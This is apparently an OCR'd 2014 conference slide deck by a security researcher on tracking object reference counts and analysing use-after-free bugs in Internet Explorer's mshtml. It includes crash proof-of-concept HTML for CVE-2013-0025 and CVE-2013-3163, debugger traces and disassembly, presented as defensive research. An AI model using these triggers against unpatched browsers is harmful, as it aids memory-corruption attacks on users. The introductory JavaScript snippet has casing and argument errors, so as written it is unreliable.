Protect 2014

Washington, D.C. September 8-11

Analyzing and manipulating objects in web browsers

Elvis Collado, Security Researcher, DVLabs

#HPProtect

Agenda

- Introduction
- Overview
- Web browser history
- Analysis of HTML objects
- Vulnerability analysis
  - CVE-2013-0025
  - CVE-2013-3163
- Mitigations
- QA

Introduction

Who am I?

Elvis Collado

- Security Researcher for DVLabs
  - IPS Filter developer
  - 1st year Security Researcher
  - Fascinated by web browsers
  - Blackhat/Defcon Attendee for 2013/2014

Overview

What is this all about!?

Web browsers

Past vs. present

- New features over time
- Security improvements
- Issues today

Overview of UAFs

Analysis and trends

- Trends of UAFs
- Debugging proof of concepts
  - Shows the big picture

Demonstration


Tracking objects

- Monitor objects
  - Dive into reference counts
- Analyze vulnerable conditions
  - Root cause analysis

Web browsers

Adding features since 1990


- Features have been implemented over time
  - HTML first introduced in 1990
    - Was available on the NeXT machine
  - Javascript introduced in 1995
    - Developed by Brandan Eich
    - Originally named “LiveScript”
    - Object oriented scripting language
  - Microsoft ActiveX introduced in 1996
    - COM Objects which can be used within Internet Explorer
    - Ability to restrict usage within Internet Explorer
  - Microsoft Visual Basic Scripting introduced in 1996
    - Gave developers a new scripting language to use besides JavaScript
  - More and more have been implemented since then (e.g. WebGL, SVG, VML)



Source: http://gizmodo.com/5983574/remember-the-hilarious-horror-of-geocities-with-this-website

HTML Objects

Object Breakdown



HTML Objects

Instantiating objects in HTML vs Javascript

same

HTML

```
<input type="radio" name="element" value="Button" onclick="alert('onhandler Event Triggered')">Button
```

JavaScript

```
var input_element = document.createElement('input');
Input_element.name="element";
Input_element.value="button";
Input_element. addEventListener ('click', function(){alert('onhandler Event Trigger')},false);
Input_element.innerText = 'Button';
document.body.appendChild('input_element');
```

HTML objects

Reference count

- Method of tracking objects in memory for memory organization
- If count == 0 then that particular memory block is available to be freed
- Helps prevent the application from consuming too many resources
- Once an object is freed it's memory address is thrown into a "FreeList"
- If an allocation is requested there's already a free block for the sized asked then it'll reallocate that space instead of querying the system API

HTML objects

Object reference count

Demo

- Follow Anchor Element
- Manipulate the Anchor Element and monitor the Reference Count
- Demonstrate what happens when the reference count == 0
- This should give a clear understanding as to what reference counting is used for.

WinDBG Breakpoint Macro


```
bp mshtml!CAnchorElement::CreateElement+0x19 "r @$t0=@eax;ba w4 @$t0+04 \".echo;.printf \\\"-------Object Trace-------\\\";.echo;.echo;.printf \\\"->Ref count is %x\\\", poi(@$t0+04);.echo;kv 4;.echo;r eax;r esi;r edi; r ecx;.echo;u @eip l3;.printf \\\"----------------------\\\";.echo;.echo;.echo;g\";g";g
```

HTML Objects


HTML `<input type="radio">Button`

JavaScript var input_element = document.createElement('input');

IDA shows us the heap allocation code path for this particular element



[Truncated]



HTML objects

HTML <[tag] [optional attributes]>
</[tag]>

JavaScript document.createElement('SomeHTMLElement');

Function name	Segment
CAnchorElement::CreateElement(CHtmTag *,CDoc *,CElement...	.text
CAreaElement::CreateElement(CHtmTag *,CDoc *,CElement *...	.text
CBGsound::CreateElement(CHtmTag *,CDoc *,CElement * *)	.text
CBRElement::CreateElement(CHtmTag *,CDoc *,CElement * *)	.text
CBaseElement::CreateElement(CHtmTag *,CDoc *,CElement *...	.text
CBaseFontElement::CreateElement(CHtmTag *,CDoc *,CElem...	.text
CBlockElement::CreateElement(CHtmTag *,CDoc *,CElement *...	.text
CBodyElement::CreateElement(CHtmTag *,CDoc *,CElement *...	.text
CButton::CreateElement(CHtmTag *,CDoc *,CElement * *)	.text
CCommentElement::CreateElement(CHtmTag *,CDoc *,CElem...	.text
CDDElement::CreateElement(CHtmTag *,CDoc *,CElement * *)	.text
CDListElement::CreateElement(CHtmTag *,CDoc *,CElement *...	.text
CDTElement::CreateElement(CHtmTag *,CDoc *,CElement * *)	.text
CDivElement::CreateElement(CHtmTag *,CDoc *,CElement * *)	.text
CDoc::CreateElement(ELEMENT_TAG,CElement * *,ushort *,lo...	.text
CDoc::CreateElement(_ELEMENT_TAG_ID,ushort *,IHTMLElem...	.text
CDocument::CreateElementHelper(ushort *,CElement * *)	.text
CDocument::createElement(ushort *,IHTMLElement * *)	.text
CFieldSetElement::CreateElement(CHtmTag *,CDoc *,CElemen...	.text
CFontElement::CreateElement(CHtmTag *,CDoc *,CElement * *)	.text
CFormElement::CreateElement(CHtmTag *,CDoc *,CElement *...	.text
CFrameElement::CreateElement(CHtmTag *,CDoc *,CElement ...	.text
CFrameSetSite::CreateElement(CHtmTag *,CDoc *,CElement ...	.text
CGenericElement::CreateElement(CHtmTag *,CDoc *,CElemen...	.text
CHRElement::CreateElement(CHtmTag *,CDoc *,CElement * *)	.text
CHeadElement::CreateElement(CHtmTag *,CDoc *,CElement *...	.text
CHeaderElement::CreateElement(CHtmTag *,CDoc *,CElemen...	.text
CHtmlElement::CreateElement(CHtmTag *,CDoc *,CElement * *)	.text
CIFrameElement::CreateElement(CHtmTag *,CDoc *,CElement...	.text
CImgElement::CreateElement(CHtmTag *,CDoc *,CElement * *)	.text
CInput::CreateElement(CHtmTag *,CDoc *,CElement * *,_htm...	.text

The list goes on

* Symbols make everything 100x easier


CVE-2013-0025

Vulnerability Analysis

CVE-2013-0025

Proof of Concept:

```
<!doctype html>
<html>
<head>
<script>
setTimeout(function(){
document.body.style.whiteSpace = "pre-line";
    CollectGarbage();
   setTimeout(function(){document.body.innerHTML = "innerHTML"}, 100)
  }, 100)
</script>
</head>
<body>
<p>&#x0020;</p>
</body>
</html>
```




Vulnerability Analysis

CVE-2013-0025

Proof of Concept:

```
<!doctype html>
<html>
<head>
<script>
setTimeout(function(){
document.body.style.whiteSpace = "pre-line";
    CollectGarbage();
   setTimeout(function(){document.body.innerHTML = "innerHTML"}, 100)
  }, 100)
</script>
</head>
<body>
<p>&#x0020;</p>
</body>
</html>
```




```
(600.694): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=04760688 ecx=014ef2b0 edx=6727b65d esi=04c4bb78 edi=00000000
eip=6727b694 esp=04c4bb4c ebp=04c4bb64 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
mshtml!CElement::Doc+0x7:
6727b694 8b400c          mov     eax,dword ptr [eax+0Ch] ds:0023:0000000c=????????
```

Vulnerability Analysis

CVE-2013-0025

```
CTreeNode:[047607c0] Element:014ee5f0  671f2010 mshtml!CRootElement::`vftable'
CTreeNode:[047609c8] Element:014c55b0  670c5798 mshtml!CCommentElement::`vftable'
CTreeNode:[047607c0] Element:014c60a0  670c5798 mshtml!CCommentElement::`vftable'
CTreeNode:[04760620] Element:014eedb0  67201598 mshtml!CHtmlElement::`vftable'
CTreeNode:[047604e8] Element:014ef0b0  67201868 mshtml!CHeadElement::`vftable'
CTreeNode:[047601a8] Element:0476c550  67201ae8 mshtml!CTitleElement::`vftable'
CTreeNode:[04760210] Element:01488c40  6725f9f8 mshtml!CScriptElement::`vftable'
CTreeNode:[04760550] Element:0476c628  67200c30 mshtml!CBodyElement::`vftable'
CTreeNode:[04760688] Element:014ef2b0  6723fe10 mshtml!CParaElement::`vftable'
CTreeNode:[04760b00] Element:047b47e8  671f2010 mshtml!CRootElement::`vftable'
CTreeNode:[04760c38] Element:047b4728  67201598 mshtml!CHtmlElement::`vftable'
CTreeNode:[04760ca0] Element:014b5380  67201868 mshtml!CHeadElement::`vftable'
CTreeNode:[014a4898] Element:0476cca0  67201ae8 mshtml!CTitleElement::`vftable'
CTreeNode:[047a8ff0] Element:0476cce8  67200c30 mshtml!CBodyElement::`vftable'
```

```
(600.694): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=04760688 ecx=014ef2b0 edx=6727b65d esi=04c4bb78 edi=00000000
eip=6727b694 esp=04c4bb4c ebp=04c4bb64 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
mshtml!CElement::Doc+0x7:
6727b694 8b400c          mov     eax,dword ptr [eax+0Ch] ds:0023:0000000c=????????
```

```
0:012> !heap -p -a @ecx
    address 014ef2b0 found in
    _HEAP @ 13f0000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        014ef298 0008 0000  [00]   014ef2a0    00038 - (free)
```

```
0:012> u mshtml!CElement::Doc
mshtml!CElement::Doc:
6727b68d 8b01            mov     eax,dword ptr [ecx]
6727b68f 8b5070          mov     edx,dword ptr [eax+70h]
6727b692 ffd2            call    edx
6727b694 8b400c          mov     eax,dword ptr [eax+0Ch]
6727b697 c3              ret
6727b698 90              nop
6727b699 90              nop
6727b69a 90              nop
```

Vulnerability Analysis

CVE-2013-0025

```
; Attributes: bp-based frame

public: static long __stdcall CParaElement::CreateElement(class CHtmTag *, class CDoc *, class CElement * *) proc near

arg_4= dword ptr  0Ch
arg_8= dword ptr  10h

mov     edi, edi
push    ebp
mov     ebp, esp
push    esi
push    28h             ; dwBytes
push    8               ; dwFlags
push    _g_hProcessHeap ; hHeap
call    ds:HeapAlloc(x,x,x)
mov     esi, eax
test    esi, esi
jz      short loc_74D9FE0A
```

```
0:013> !heap -p -a @ecx
    address 050e9250 found in
    _HEAP @ 270000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        050e9228 000c 0000  [00]   050e9250    00028 - (free DelayedFree)
        6b30a7d6 verifier!AVrfpDphNormalHeapFree+0x000000b6
        6b3090d3 verifier!AVrfDebugPageHeapFree+0x000000e3
        77ba65f4 ntdll!RtlDebugFreeHeap+0x0000002f
        77b6a0aa ntdll!RtlpFreeHeap+0x0000005d
        77b365a6 ntdll!RtlFreeHeap+0x00000142
        6b31cc4f verifier!AVrfpRtlFreeHeap+0x00000086
        7773bbe4 kernel32!HeapFree+0x00000014
        6b31dd48 verifier!AVrfpHeapFree+0x00000097
        6956a6e2 mshtml!CListElement::operator delete+0x00000016
        695d7966 mshtml!CParaElement::`scalar deleting destructor'+0x0000001f
        69571daf mshtml!CBase::SubRelease+0x00000022
        695cfc0b mshtml!CElement::PrivateExitTree+0x00000011
        694c6e34 mshtml!CMarkup::SpliceTreeInternal+0x00000083
        694c6c90 mshtml!CDoc::CutCopyMove+0x000000ca
        694c7434 mshtml!CDoc::Remove+0x00000018
```

```
CTreeNode:[0035c688] Element:050ae9f8  6952fe10 mshtml!CParaElement::`vftable'
CTreeNode:[0508c488] Element:051c48f0  694e2010 mshtml!CRootElement::`vftable'
CTreeNode:[0035e148] Element:0508c5d8  694e2010 mshtml!CRootElement::`vftable'
CTreeNode:[050e9d50] Element:050ea3e0  693b5798 mshtml!CCommentElement::`vftable'
CTreeNode:[051d1160] Element:0031d6e8  694f1598 mshtml!CHtmlElement::`vftable'
CTreeNode:[050e0038] Element:050b1408  694f1868 mshtml!CHeadElement::`vftable'
CTreeNode:[050f0940] Element:050d8850  694f1ae8 mshtml!CTitleElement::`vftable'
CTreeNode:[050de150] Element:05181d80  6954f9f8 mshtml!CScriptElement::`vftable'
CTreeNode:[051d3da0] Element:051c4950  694f0c30 mshtml!CBodyElement::`vftable'
CTreeNode:[050cf120] Element:050e9250  6952fe10 mshtml!CParaElement::`vftable'
CTreeNode:[050ddbc8] Element:051cf0b0  694e2010 mshtml!CRootElement::`vftable'
CTreeNode:[050ce080] Element:050ce020  694f1598 mshtml!CHtmlElement::`vftable'
CTreeNode:[050ce1b0] Element:050ce150  694f1868 mshtml!CHeadElement::`vftable'
CTreeNode:[050ea830] Element:050ea7c8  694f1ae8 mshtml!CTitleElement::`vftable'
CTreeNode:[050ea8b8] Element:051d1e48  694f0c30 mshtml!CBodyElement::`vftable'
(57c.278): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=f0f0f0f0 ebx=05b2cd08 ecx=050e9250 edx=00000001 esi=050e9250 edi=00000000
eip=6956b68f esp=05b2cc24 ebp=05b2cc7c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
mshtml!CElement::Doc+0x2:
6956b68f 8b5070          mov     edx,dword ptr [eax+70h] ds:0023:f0f0f160=????????
```

```
0:012> u mshtml!CElement::Doc
mshtml!CElement::Doc:
6727b68d 8b01            mov     eax,dword ptr [ecx]
6727b68f 8b5070          mov     edx,dword ptr [eax+70h]
6727b692 ffd2            call    edx
6727b694 8b400c          mov     eax,dword ptr [eax+0Ch]
6727b697 c3              ret
6727b698 90              nop
6727b699 90              nop
6727b69a 90              nop
```

Vulnerability analysis

CVE-2013-0025

Demo

- CVE-2013-0025_1.html – Crash via “null pointer dereference”
  - Analysis on what is trying to call the previously freed allocation
- CVE-2013-0025_2.html – Instruction Pointer Control
- CVE-2013-0025_3.html – Code Execution


CVE-2013-3163

Vulnerability Analysis

CVE-2013-3163

Proof of Concept:

```
<HTML>
 <head>
 <meta></meta>
 </head>
 <script>
  window.onload = function() { document.all[13].outerText = ""; }
 </script>
 <table>
 <div>
 <span>
 <q>
 <a>
 <td></td>
 </a>
 </q>
 </span>
 </div>
 </table>
</html>
```




Vulnerability Analysis

CVE-2013-3163

Proof of Concept:

```
<HTML>
 <head>
 <meta></meta>
 </head>
 <script>
  window.onload = function() { document.all[13].outerText = ""; }
 </script>
 <table>
 <div>
 <span>
 <q>
 <a>
 <td></td>
 </a>
 </q>
 </span>
 </div>
 </table>
</html>
```




```
(538.7a4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=03ca7350 ecx=00178f40 edx=6727b65d esi=04deaaf8 edi=00000000
eip=6727b694 esp=04deaacc ebp=04deaae4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
mshtml!CElement::Doc+0x7:
6727b694 8b400c          mov     eax,dword ptr [eax+0Ch] ds:0023:0000000c=????????
```

Vulnerability Analysis

CVE-2013-3163

```
CTreeNode:[04895508] Element:048514b0  68ba2010 mshtml!CRootElement::`vftable'
CTreeNode:[01354020] Element:0482f720  68ba2010 mshtml!CRootElement::`vftable'
CTreeNode:[048954a0] Element:013757d0  68a75798 mshtml!CCommentElement::`vftable
CTreeNode:[04895300] Element:013763b0  68a75798 mshtml!CCommentElement::`vftable
CTreeNode:[04895160] Element:0482f960  68bb1598 mshtml!CHtmlElement::`vftable'
CTreeNode:[04894fc0] Element:048301e0  68bb1868 mshtml!CHeadElement::`vftable'
CTreeNode:[04895028] Element:04855088  68bb1ae8 mshtml!CTitleElement::`vftable'
CTreeNode:[04894db8] Element:04830220  68a759c0 mshtml!CMetaElement::`vftable'
CTreeNode:[04894ef0] Element:04854e00  68a76260 mshtml!CUnknownElement::`vftable
CTreeNode:[04894e88] Element:01338d10  68c0f9f8 mshtml!CScriptElement::`vftable'
CTreeNode:[04894c80] Element:04854f20  68bb0c30 mshtml!CBodyElement::`vftable'
CTreeNode:[04894ce8] Element:04848358  68a76488 mshtml!CTable::`vftable'
CTreeNode:[04894e20] Element:01376040  68af3f50 mshtml!CTableCaption::`vftable'
CTreeNode:[04894b48] Element:0482f920  68ba0a90 mshtml!CDivElement::`vftable'
CTreeNode:[04894bb0] Element:04851270  68b68fd8 mshtml!CSpanElement::`vftable'
CTreeNode:[04894c18] Element:048511f0  68a771b0 mshtml!CPhraseElement::`vftable'
CTreeNode:[04895090] Element:01338c90  68a77eb0 mshtml!CAnchorElement::`vftable'
CTreeNode:[048950f8] Element:04851270  68b68fd8 mshtml!CSpanElement::`vftable'
CTreeNode:[04894940] Element:048511f0  68a771b0 mshtml!CPhraseElement::`vftable'
CTreeNode:[048949a8] Element:01338c90  68a77eb0 mshtml!CAnchorElement::`vftable'
CTreeNode:[04894a10] Element:04851270  68b68fd8 mshtml!CSpanElement::`vftable'
CTreeNode:[04894a78] Element:048511f0  68a771b0 mshtml!CPhraseElement::`vftable'
CTreeNode:[04894ae0] Element:01338c90  68a77eb0 mshtml!CAnchorElement::`vftable'
CTreeNode:[04894f58] Element:048963f8  68a76b18 mshtml!CTableSection::`vftable'
CTreeNode:[048951c8] Element:04896450  68a768e8 mshtml!CTableRow::`vftable'
CTreeNode:[04895230] Element:013761d0  68b5a688 mshtml!CTableCell::`vftable'
CTreeNode:[04898610] Element:00000000  ????????
CTreeNode:[04898698] Element:00000000  ????????
CTreeNode:[04846980] Element:048963f8  68a76b18 mshtml!CTableSection::`vftable'
